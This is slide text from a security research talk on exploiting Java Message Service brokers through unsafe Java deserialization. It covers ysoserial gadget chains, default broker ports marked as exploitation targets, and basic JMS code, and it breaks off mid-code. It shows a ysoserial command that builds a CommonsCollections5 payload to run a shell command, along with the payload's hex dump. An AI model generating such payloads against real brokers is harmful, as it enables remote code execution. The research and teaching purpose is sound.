



# Pwning Your Java Messaging With Deserialization Vulnerabilities

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# About me



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- Software Dev/Architect in the past, enjoying technical security for 7 years now
- Specialized on Java Security
- Found bugs in products of Oracle, IBM, VMware, SAP, Redhat, Symantec, Apache, Adobe, etc.
- Recently looking more into the Windows world and client-side stuff

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# Motivation

- During my research time I looked at all kinds of products running on Java
- Several Java core technologies rely heavily on serialization (RMI, JMX)
- Furthermore the Java Message Service (JMS) requires the use of Java's Serialization
- Previous security research on Java Message Service (JMS):
  - "A Pentesters Guide to Hacking ActiveMQ Based JMS Applications" + JMSDigger Tool by Gursev Singh Kalra of McAfee Foundstone Professional Services (2014)
  - "Your Q is my Q" by G. Geshev of MWR InfoSecurity (2014)
- I haven't found any research on attacking Java Messaging Service using (de)-serialization
- That's the reason why I'm here


# Disclaimer

- This talk continues my research on Java Deserialization Vulnerabilities
- Therefore I won't cover all the technical details about finding and exploiting deserialization vulnerabilities which I have shown in my other talks
- If you want to dig deeper, you should look at:
  - “Deserialize My Shorts: Or How I Learned To Start Worrying and Hate Java Object Deserialization” by Chis Frohoff (OWASP-SD 2016)
  - “Serial Killer: Silently Pwning Your Java Endpoint” by Alvaro Muñoz and Christian Schneider (RSA 2016)
  - “Java Deserialization Vulnerabilities - The Forgotten Bug Class” by me (Infiltrate 2016, Ruhrsec 2016)



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# What is Serialization?



# TL;DR

- Java provides a Serialization API:
  - Serializable classes need to implement interface `java.io.Serializable`
  - `java.io.ObjectOutputStream.writeObject()` for writing serializable objects
  - `java.io.ObjectInputStream.readObject()` for reading serializable objects
  - Uses binary protocol for storing an object's state
- Deserialization Vulnerability:
  - If untrusted data is read from network, file, database, etc. and used as input for `ObjectInputStream's readObject()`-method
- Exploitation by reusing existing code/classes:
  - Serializable classes in the classpath can be abused to write files, trigger dynamic method calls, etc.
  - Such classes are called „gadgets“ and were found by researchers in common libraries or even in JRE classes





# Tool of choice: Ysoserial

- By Chris Frohoff
- Tool for payload generation
- Public repository for all known gadgets
- Gadgets for
  - Apache Commons Collections
  - Apache Commons Beanutils
  - Groovy
  - JDK<1.7.21
  - Beanshell, Jython
  - Hibernate
  - Spring
  - etc.

## ysoserial

chat on gitter

A proof-of-concept tool for generating payloads that exploit unsafe Java object deserialization.

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...w.....xxvr..java.lang.Override.....xpq;...;
```

```
kaimatt@research:~/ysoserial$ java -jar target/ysoserial-0.0.5-SNAPSHOT-all.jar
CommonsCollections5 "touch /tmp/pwned"|hexdump -C
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00000030 65 70 74 69 6f 6e d4 e7 da ab 63 2d 46 40 02 00 |eption....c-F@..|
```

<https://github.com/frohoff/ysoserial/>



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# The Java Message Service

## *Java Message Service*

*The JMS API is an API for accessing enterprise messaging systems from Java programs.*

*Version 1.1 April 12, 2002*

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## Java Message Service

The JMS API is an API for accessing enterprise messaging systems from Java programs

Version 2.0

Mark Hapner, Rich Burrige, Rahul Sharma, Joseph Fialli, Kate Stout  
Sun Microsystems  
(Version 1.1)

Nigel Deakin  
Oracle  
(Version 2.0)

20 March 2013

For information about how to contribute to the JMS specification visit <http://jms-spec.java.net>

# Java Message Service

- Enterprise Messaging Technology: Message Oriented Middleware (MOM)
- Included in the Java Platform, Enterprise Edition standard (Java EE) since 1.4, Java EE 7 includes JMS 2.0
- Defines an API for sending and receiving messages
- Does not define the underlying wire protocol (e.g. AMQP) to be used
- Reference JMS provider implementation for JMS 1.1/JMS 2  
→ Oracle OpenMQ



# Products supporting JMS

## JEE Application Server

- IBM Websphere
- Oracle Weblogic
- Oracle Glassfish
- Redhat EAP/JBOSS/Wildfly
- SAP Netweaver AS Java
- Apache Geronimo
- Apache TomEE
- etc.


## Message Brokers

- IBM Websphere MQ
- IBM MessageSight (Appliance)
- Oracle OpenMQ
- Pivotal RabbitMQ
- IIT Software SwiftMQ
- Redhat HornetQ (disc.)
- Apache ActiveMQ (-Artemis)
- Apache QPID
- etc.

## Integration Platforms


- IBM Integration Bus
- IBM WebSphere ESB
- Oracle Service Bus
- Redhat JBoss Fuse
- Redhat JBoss ESB
- Mulesoft Mule ESB
- Apache ServiceMix
- Apache Camel
- etc.

# JMS Basics




# JMS Basics

- JMS Broker
  - Runs as a standalone server
  - Provides clients with connectivity, message storage/delivery
  - Can be implemented in any language (e.g. Java, Erlang, etc.)
  - Maintains destinations (queues and topics)
- JMS Client
  - A client/serverside application that interacts with a message broker
  - Two types → Producer and Consumer
- Connection
  - Permanent interaction context with a broker using a specific protocol and credentials
- Session
  - Just for transaction management






# JMS Queue



# JMS Topic



# JMS and Wire Protocols

- The wire protocol defines the message structure on a binary level
- JMS doesn't require a specific wire protocol to be used
- JMS Providers often use vendor-specific wire protocols
- Several wire protocol standard exists
  - AMQP (Advanced Message Queuing Protocol)
  - MQTT (MQ Telemetry Transport)
  - STOMP (Streaming Text Oriented Messaging Protocol)
  - OpenWire
  - WebSockets
  - etc.



## JMS brokers with default ports (no SSL)

| Vendor        | Target           | Proprietary | AMQP | OpenWire | MQTT       | STOMP | WebSocket |
|---------------|------------------|-------------|------|----------|------------|-------|-----------|
| Apache        | ActiveMQ         | x           | 5672 | 61616    | 1883       | 61613 | 61614     |
| Redhat/Apache | HornetQ          | 5445        | 5672 | x        | x          | 61613 | 61614     |
| Oracle        | OpenMQ           | 7676        | x    | x        | x          | 7670  | 7670      |
| IBM           | WebSphereMQ      | 1414        | x    | x        | x          | x     | x         |
| Oracle        | Weblogic         | 7001        | x    | x        | x          | x     | x         |
| Pivotal       | RabbitMQ         | x           | 5672 | x        | 1883       | 61613 | 15674     |
| IBM           | MessageSight     | x           | x    | x        | 1883,16102 | x     | x         |
| IIT Software  | SwiftMQ          | 4001        | 5672 | x        | x          | x     | x         |
| Apache        | ActiveMQ Artemis | 5445        | 5672 | 61616    | 1883       | 61613 | 61614     |
| Apache        | QPID             | x           | 5672 | x        | x          | x     | x         |

Focus for exploitation using deserialization vulnerabilities

# JMS API - Sending a Message

```
ConnectionFactory factory = new ActiveMQConnectionFactory("tcp://broker:61616");
Connection connection = factory.createConnection("user", "pass");

Session session = connection.createSession(false, Session.AUTO_ACKNOWLEDGE);

Queue queue = session.createQueue("orders");
MessageProducer producer = session.createProducer(queue);

connection.start();

TextMessage message = session.createTextMessage();
message.setText("This is the payload");

producer.send(message);

connection.close();
```

# JMS API - Receiving a Message

```
ConnectionFactory factory = new ActiveMQConnectionFactory("tcp://broker:61616");
Connection connection = factory.createConnection("user", "pass");

Session session = connection.createSession(false, Session.AUTO_ACKNOWLEDGE);

Queue queue = session.createQueue("orders");
MessageConsumer consumer = session.createConsumer(queue);

connection.start();

Message message = consumer.receive();

if (message instanceof TextMessage) {
    System.out.println(((TextMessage) message).getText());
}

connection.close();
```

# EJB “Style” - Receiving a Message with a Message Driven Bean

```
@MessageDriven(activationConfig = {
    @ActivationConfigProperty(propertyName = "destination",propertyValue = "cwqueue"),
    @ActivationConfigProperty(propertyName = "destinationType", propertyValue = "javax.jms.Queue")
}, mappedName = "cwqueue")
public class CwMessageDriven implements MessageListener {

    public void onMessage(Message message) {


        try {
            if (message instanceof TextMessage) {

                System.out.println(((TextMessage) message).getText());

            }
        } catch (Exception e) {

